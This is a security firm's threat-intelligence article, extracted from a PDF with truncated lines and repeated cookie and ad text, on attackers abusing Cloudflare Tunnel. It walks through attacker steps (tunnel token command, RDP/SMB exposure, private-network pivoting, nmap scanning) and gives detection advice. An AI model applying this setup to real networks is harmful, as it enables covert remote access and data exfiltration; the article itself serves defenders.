

Tunnel Vision: CloudflareD AbuseD in the WilD

August 3, 2023

Introduction

Across the cybersecurity community, defenders are constantly finding threat actors using novel and innovatheir exploitation efforts against target networks. Lately, some Threat Actors (TAs) have pivoted to using defenders may see utilized more commonly in their networks, decreasing the chance of detection by trad other defensive processes.

Recently, GuidePoint's DFIR and GRIT teams have responded to multiple engagements involving a relative being used by TAs: Cloudflare Tunnel, also known by its executable name, Cloudflared. I'll get into how Cloudflare point is that Cloudflared reaches out to the Cloudflare Edge Servers, creating an outbound connection where the tunnel's controller makes services or private networks accessible via Cloudflare console configure.

changes are managed through Cloudflare's Zero Trust dashboard and are used to allow external sources to directly access important services, including SSH, RDP, SMB, and others.




Overview

Cloudflared is functionally very similar to ngrok, an ingress-as-a-service tool that's been used by TAs for quite some time now. However, Cloudflared differs from ngrok in that it provides a lot more usability for free, including the ability to host TCP connectivity over Cloudflared. Additionally, Cloudflared provides the full suite of Access controls, Gateway configurations, Team Management, and User Analytics.

Malicious Use Cases

Our website uses cookies and similar tools, some of which are provided by third parties, to operate and improve our website, reach users with targeted ads and content, collect browsing and activity information, and track user interactions. We and these third parties use the information collected to analyze and improve performance, enable certain features and functionality, understand more about users and their interaction with our website, provide personalized user experiences, and reach users with more relevant content and ads. Click "Cookie Settings" to review and opt out of certain types of cookies on this website. Read more about our Privacy Policy.



These are important to note, because the TA can easily modify the tunnel configuration on the fly once the victim machine establishes a tunnel to their infrastructure. For example, using GRIT's test domain, not-malicio.us, I can pre-configure a tunnel on the Cloudflare Dashboard with a Public Hostname for access.not-malicio.us hosting an RDP service at localhost:3389, and another for share.not-malicio.us hosting SMB at localhost:445.

Example Cloudflare Tunnel Configuration – Public Hostnames

Now, whenever I run Cloudflared on a victim machine with the token associated to the bad-guy-tunnel, that victim machine will accept traffic from clients through the Cloudflared tunnel. All I need to do on the victim machine is ensure that RDP and SMB are enabled, before attempting to connect.

Here we can see the successful connection established using Cloudflared's access command, and the resulting RDP session pointing to localhost:3389:

Successful RDP Connection from Attacker to Victim

For SMB, the same process can be used:

Successful SMB Connection from Attacker to Victim

From the victim machine perspective, the configurations are pulled at the initiation of the connection, an made to the Cloudflare Tunnel config. For example, with both the access and the share hostnames config command line output shows the following configuration:

```
Exploring
Ransomware's
Emerging Middle
Class & Evolving
Cyber Threats
November 6, 2024 | 1pm ET
```

```
2023-06-28T15:14:31Z INF Updated to new configuration config="{\"ingress\":
[{\"service\":\"smb://localhost:445\",\"hostname\":\"share.not-malicio.us\",\"originRequest\":{}},
{\"service\":\"rdp://localhost:3389\",\"hostname\":\"access.not-malicio.us\",\"originRequest\":{}},
{\"service\":\"http_status:404\"}],\"warp-routing\":{\"enabled\":true}}" version=16
```

However, if I leave the tunnel open and delete the share.not-malicio.us hostname, the tunnel immediately updates with a new configuration:

```
2023-06-28T15:29:40Z INF Updated to new configuration config="{\"ingress\":[{\"hostname\":\"access.not-malicio.us\",\"originRequest\":{},\"service\":\"rdp://localhost:3389\"},{\"service\":\"http_status:404\"}],\"warp-routing\":{\"enabled\":true}}" version=17
```

The tunnel updates as soon as the configuration change is made in the Cloudflare Dashboard, allowing TAs to enable functionality only when they want to conduct activities on the victim machine, then disable functionality to prevent exposure of their

Our website uses cookies and similar tools, some of which are provided by third parties, to operate and improve our website, reach users with targeted ads and content, collect browsing and activity information, and track user interactions. We and these third parties use the information collected to analyze and improve performance, enable certain features and functionality, understand more about users and their interaction with our website, provide personalized user experiences, and reach users with more relevant content and ads. Click "Cookie Settings" to review and opt out of certain types of cookies on this website. Read more about our <u>Privacy Policy</u>.



Services

Technologies

Government Solutions

Company Resources



Report an Incident Talk to an Expert

every major operating system, and the initial connection is initiated through an outbound HTTPS connection to Cloudflare-owned infrastructure, followed by data exchanged to tunnel connections over QUIC on port 7844. This means that most firewalls or network-based defenses will allow this traffic, as most firewall rules are far more relaxed toward outbound connections. TAs don't have to expose any of their infrastructure, except the token assigned to their tunnel, to anyone except Cloudflare prior to a successful connection, and their ability to modify the configuration of the tunnel in real time means post-breach analysis is severely limited if the TA covers their tracks.

Additionally, the availability of a persistence mechanism that can be effectively lobotomized when attackers aren't actively utilizing it is extremely powerful for a malicious actor. Adding in the capability to exfiltrate data using nothing more than SMB enhances the threat Cloudflared poses in an obvious and serious way.

From the attacker's perspective, there are three things they'll need to do to conduct malicious activities over Cloudflared. First, they'll need to create a tunnel to generate the token needed to establish the tunnel from the victim machine. Second, they'll need to gain access to the victim machine to run the Cloudflared executable. The command needed to establish the tunnel from the victim machine is as simple as

cloudflared tunnel run --token <token from Cloudflare>

Lastly, they'll need to connect to the Cloudflared tunnel as a client to access the victim machine. For the Public Hostname processes described above, this can be done by running Cloudflared from their attacker infrastructure. Using the more robust Private Network functionality, which I'll get into next, the attacker needs to connect to the Cloudflare account through Cloudflare's Warp tool, but the process is mostly the same as using Cloudflared.

But Wait, It Gets [Better|Worse]

So far, I've only mentioned the use of Cloudflared to establish connections to individual services on the vithis is already a big risk, but Cloudflared supports so much more functionality than just hosting individual tunnel. Another tunnel configuration feature, Private Networks, allows an administrator to provide access through the tunnel, allowing a client device, such as an attacker's machine, network access as though the with the victim machine hosting the tunnel. To test the functionality of this feature set, I created the follows:



Network Diagram for Cloudflared Tunnel Demonstration

As the attacker, I need to have some knowledge about the victim's network environment to configure the tunnel to allow access to the Private Network. In this case, a simple ipconfig from the victim machine gets me some basic details demonstrating the IP address and subnet of the machine. Then, I add the 10.20.20.0/24 CIDR range to give my attack machine access to this subnet.

Example Cloudflare Tunnel Configuration – Private Network

Cookie Settings

OK



From here, an attacker can interact with any device in the private network. Now that the private network is configured, I can pivot to devices on the local network, accessing services that are limited to local network users. Here we see the results of an nmap scan conducted from my attack machine, across the Cloudflare Tunnel, against Victim File Server:

```
The state of the
```

Because our attack machine is effectively on the network now, we can simply browse to the site on port 8000 and see the contents or attempt to access the SMB share.

Attacker can access hosts on Victim's network

Attacker accessing SMB to Server on Victim's private network

Although I'm accessing the Victim File Server machine from our attack machine, network monitoring tools originating from our Victim PC, which is much more likely to be expected behavior. All the while, the Cloud does not show these successful connections, as it only populates the standard output with errors.

Exploring Ransomware's Emerging Middle Class & Evolving Cyber Threats November 6, 2024 | 1pm ET

Account-less Tunnels are also a thing...

To push for more developer-friendly processes, Cloudflare also developed the TryCloudflare feature, with which a user can create a single-use Cloudflared tunnel with the following command:

```
cloudflared tunnel --url http://localhost:<port>
```

This command generates a random hostname as a subdomain of trycloudflare.com, allowing anyone to browse to the public hostname to access the service. While this service is limited to hosting HTTP, attackers can use tools like socat to convert the data

Our website uses cookies and similar tools, some of which are provided by third parties, to operate and improve our website, reach users with targeted ads and content, collect browsing and activity information, and track user interactions. We and these third parties use the information collected to analyze and improve performance, enable certain features and functionality, understand more about users and their interaction with our website, provide personalized user experiences, and reach users with more relevant content and ads. Click "Cookie Settings" to review and opt out of certain types of cookies on this website. Read more about our <u>Privacy Policy</u>.

Company



Services

Technologies

Government Solutions

Resources

Report an Incident

Talk to an Expert

Attempting to capture actionable threat intelligence from Cloudflared on a victim machine can be difficult. First, Cloudflared does not store logs on the tunnel server by default. If Cloudflared is executed from a command line, the log output is sent to stdout, meaning a defender may be able to view the activity in real time, but only if they have access to the process in a command prompt or terminal context. This becomes problematic if the threat actor runs Cloudflared as a service on the victim machine.

For environments where the Cloudflared output is accessible to SOC and CTI team members, these should be reviewed to determine whether any domains have been configured in the attacker's Cloudflare Tunnel configuration. The outputs when a Public Hostname is configured should look like this:

```
config="{\"ingress\":[{\"service\":\"rdp://localhost:3389\",\"hostname\":\"rdp.not-malicio.us\",\"originRequest\":
{}},{\"service\":\"http_status:404\"}],\"warp-routing\":{\"enabled\":true}}"
```

Is this example, not-malicio.us is attacker-controlled infrastructure, with name server records associated to Cloudflare so this tunnel can be established.

If the Cloudflared output is not accessible, but the command used to establish the tunnel was observed, like cloudflared.exe tunnel – token <token>, CTI team members could re-run the command to determine whether any Public Hostname configurations are still in place. However, doing this does temporarily expose the host running the command to the attacker's tunnel and these connection efforts may be observed by an attacker monitoring Cloudflare's Zero Trust logs. It is also worth noting that the only configuration output available from the machine establishing the tunnel is the configuration at the time that the connection is established. Attackers can protect themselves from exposure by adding a Public Hostname, conducting their activity against a machine hosting a tunnel, then delete the Public Hostname during engagement downtimes.

Defending Against Malicious Cloudflared Use

Upon creation of a tunnel, Cloudflared sends a series of DNS queries, starting with protocol-v2.argotunne returns a list of IP addresses for Cloudflared to attempt to establish tunnel connections over QUIC. Once established, Cloudflared will conduct regular update checks with update.argotunnel.com. On networks wheexpected or authorized, this should stand out as an easy target for monitoring and detection. Observed D origintunneld._tcp.argotunnel[.]com, region1.v2.argotunnel[.]com, and region2.v2.argotunnel[.]com.


Tunnel connections are established by the Cloudflared process to four IP addresses from the DNS results port 7844. This non-standard port should be monitored and/or blocked on networks where Cloudflared unauthorized.

By default, Cloudflared tunnels occur over the QUIC protocol. In my testing, it appears these connections Cloudflare-owned IP addresses. These IP addresses tend to reside at the two nearest Cloudflare data ce test we observed the following output during tunnel initialization:



```
2023-06-27T14:39:09Z INF Registered tunnel connection connIndex=0 connection=bel6cd21-4d6a-4c02-87c3-85a407f248cc event=0 ip=198.41.192.227 location=EWR protocol=quic 2023-06-27T14:39:09Z INF Registered tunnel connection connIndex=1 connection=0d431957-e141-499d-aef7-f0734ceaed86 event=0 ip=198.41.200.63 location=ORD protocol=quic 2023-06-27T14:39:09Z INF Warp-routing is enabled 2023-06-27T14:39:09Z INF Updated to new configuration config="{\"ingress\":[{\"hostname\":\"rdp.not-malicio.us\",\"originRequest\":{},\"service\":\"rdp://localhost:3389\"},{\"service\":\"http_status:404\"}],\"warp-routing\":{\"enabled\":true}}" version=6 2023-06-27T14:39:10Z INF Registered tunnel connection connIndex=2 connection=d7cfe73f-02cb-4cb6-bf5d-de84aa7a501b event=0
```

Our website uses cookies and similar tools, some of which are provided by third parties, to operate and improve our website, reach users with targeted ads and content, collect browsing and activity information, and track user interactions. We and these third parties use the information collected to analyze and improve performance, enable certain features and functionality, understand more about users and their interaction with our website, provide personalized user experiences, and reach users with more relevant content and ads. Click "Cookie Settings" to review and opt out of certain types of cookies on this website. Read more about our Privacy Policy.



For additional information about recommended Firewall configurations to block or limit use of Cloudflared, see Cloudflare's "Tunnel with firewall" documentation.

Living of the Land Attacks will Continue

Cloudflared's use cases are broad and controlled by the tunnel administrator in a way that protects it from post-intrusion investigation. While this tool's capabilities are replicable with several other tools, the real threat comes from the ease of tunnel establishment and management that would require configuration files or manual updating in other tools. The ability to change the configuration of the tunnel on the fly and have those changes immediately update on the tunnel server could lead to some serious issues for network defenders.

This isn't just a proof of concept, either. GRIT and GuidePoint's DFIR team have seen this tool in use by myear, although admittedly to a less sophisticated extent. It's only a matter of time before this tool is used persistence and exfiltration. Defenders need to get ahead of this threat and have a clear understanding considerations need to be established to prevent the execution of this tool without a manual approval processimilar considerations establishing policies for all Living of the Land tools that can be abused by threat according to the second similar considerations.



Exploring
Ransomware's
Emerging Middle
Class & Evolving
Cyber Threats
November 6, 2024 | 1pm ET

NIC FINN

SENIOR THREAT INTELLIGENCE CONSULTANT, GUIDEPOINT SECURITY

Nic Finn is a Senior Threat Intelligence Consultant on GuidePoint Security's consulting team, where he engages in threat intelligence development and reporting on behalf of the firm's clients. His career background includes cybersecurity operations for several clients over various verticals.

Nic joined the GuidePoint team from Sophos' Managed Threat Response (MTR), where he was a Team Lead directing operations for a 10-member team. Prior to MTR, Nic served the United States Air Force (USAF) as a

Special Agent in the Office of Special Investigation (OSI), a Military Criminal Investigation and

Counterintelligence organization. Within OST Nic served roles in felony-level and fraud investigations and as a

Our website uses cookies and similar tools, some of which are provided by third parties, to operate and improve our website, reach users with targeted ads and content, collect browsing and activity information, and track user interactions. We and these third parties use the information collected to analyze and improve performance, enable certain features and functionality, understand more about users and their interaction with our website, provide personalized user experiences, and reach users with more relevant content and ads. Click "Cookie Settings" to review and opt out of certain types of cookies on this website. Read more about our <u>Privacy Policy</u>.



Services

Technologies

Government Solutions

Company

Resources

 \wp


Report an Incident Talk to an Expert

Related Articles

View All



Read More Q 2 min read





Class & Evolving

Cyber Threats

November 6, 2024 | 1pm ET

REGISTER NOW


Be Informed + Reduce Risk.

Better protect your organization with our unmatched expertise and proven approach to cybersecurity.

Talk to an Expert

Our website uses cookies and similar tools, some of which are provided by third parties, to operate and improve our website, reach users with targeted ads and content, collect browsing and activity information, and track user interactions. We and these third parties use the information collected to analyze and improve performance, enable certain features and functionality, understand more about users and their interaction with our website, provide personalized user experiences, and reach users with more relevant content and ads. Click "Cookie Settings" to review and opt out of certain types of cookies on this website. Read more about our <u>Privacy Policy</u>.







Privacy Policy Terms of Service

Copyright © 2024 GuidePoint Security LLC All rights reserved

Exploring
Ransomware's
Emerging Middle
Class & Evolving
Cyber Threats
November 6, 2024 | 1pm ET

Our website uses cookies and similar tools, some of which are provided by third parties, to operate and improve our website, reach users with targeted ads and content, collect browsing and activity information, and track user interactions. We and these third parties use the information collected to analyze and improve performance, enable certain features and functionality, understand more about users and their interaction with our website, provide personalized user experiences, and reach users with more relevant content and ads. Click "Cookie Settings" to review and opt out of certain types of cookies on this website. Read more about our <u>Privacy Policy</u>.

